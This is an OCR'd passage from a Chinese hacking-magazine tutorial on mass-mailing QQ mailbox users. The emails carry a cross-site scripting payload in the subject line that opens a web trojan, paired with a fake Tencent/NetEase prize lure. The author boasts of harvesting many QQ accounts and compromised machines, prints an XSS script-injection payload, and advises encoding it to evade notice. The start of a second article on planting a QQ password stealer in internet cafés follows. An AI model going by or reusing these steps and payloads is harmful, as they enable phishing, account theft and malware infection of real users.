


图16

我选择了“正常模式（STMP）”，因为利用STMP可以使收信人看到我的发信地址，有的读者可能会感觉到奇怪，为什么要让别人看到我的发信地址呀，那不是暴露目标了吗？呵呵，当你看了我的发信地址就感觉到不奇怪了。qq.-com@163.com看到了没有？当收信人看到这种信箱时，信件的内容又是“热烈祝贺腾讯QQ与网易163联合举办****大型有奖活动，只要您回复（回复内容可以空白哦），就有机会得到腾讯的一个月会员免费体验，还有163的通行币150点哦，赶快参加吧”，这就是利用社会工程学了。

1.STMP的设置

在工具中单击“工具”，然后选择“设置”，然后依次选择“邮

箱设置”->“使用下面的邮箱账户设置”->“增加邮箱”，如图17。




图17

记住服务器端口一般用25，不需改变，还有记得在“服务器需要身份验证”前打上勾，然后填写下面的用户名与密码，最后点击“确定”就可以了。还有一点需要注意的，尽量使用163的信箱，这样发信成功率会比同类的信箱高出许多。

2.跨站漏洞的邮件编写

当我们设定好STMP以后，就要编写信件了。现在返回信件群发器的主菜单界面，选取“宏定义邮件(推荐)”右边的“编辑”，然后按图18所示写好信件。




图18

记得主题那里一定要写上前文介绍过的跨站代码，里面跨站要打开的网页木马你自己改写。信件的内容也是自由发挥，目的只是欺骗对方点击，这就要看个人的功力了。完成这些以后，就点击右上方的“编写完成”，这样一封跨站漏洞利用的信件已经完成了。

3.QQ信箱群发的实现

回到信件群发的主菜单界面（图19），把我们已经做好的那份QQ信箱字典挂上去，点击工具栏的“发送”，这样就可以群发了。经本人测试，这个邮件群发器的效果很好，可以放心使用。大把大把的QQ号、大把大把的肉鸡在等待着我们去抓哦，还不赶快行动！





图19

五、我是如何发现此漏洞的

这个问题可能是大家比较关心的。怎样才能发现漏洞，怎样才能配合一些常用的工具使漏洞发挥最大功用，现在我就来一点小小的杂谈吧。个人认为漏洞的发现在于平时的细心。比如此次QQ信箱的跨站吧，是一个同学发信到我的QQ信箱，而在WindowsXP SP2打开时，会出现一个脚本JAVASCRIPT认证才能登录，我就想到了，既然他是用JAVASCRIPT来认证的，那么肯定有的地方存在JAVASCRIPT的过滤不严。这样就可以构造出一个跨站的脚本了，经过不断的尝试与研究，终于让我找到可以构造出跨站的地方了，于是我就将一些挂马利用配合起来。这样就实现了大量盗Q与获得肉鸡。但是我要申明一点的是，此漏洞已经通知腾讯官方了，他们还没有明确的答复，请读者一定要注意你们的行为，不要做一些违法的事情，我利用此漏洞获得了大量的QQ号码与肉鸡，但是从来没有改过别人的密码或做其他的破坏。此漏洞公布只用于学习，其它的一切由此引起的法律责任，都与漏洞发现者无关。

后记："></td><script>window.open('http://hao123.com/','height=0,widtj=0');</script>有的读者认为这个语句不够隐藏，也可以用SCRENC.EXE来加密，经测试加密后依然可以运行，而且文字已经不再是明文显示了，再次达到欺骗的效果。

（文章中涉及到的程序QQ阿拉大盗、易优超级字典生成器3.35版、信件群发器已经收录于光盘中）



由在网吧盗QQ号说起——记一次网站入侵大丰收

crack163

为了搞到几个好的QQ号，我决定在网吧安装上啊拉QQ大盗，可是经过测试，我发现用邮箱发信的时候系统会变慢（就和死机一样，更别说网吧的破机器了），于是，我选择网站方式（功能选项尽可能少选，如图1）。

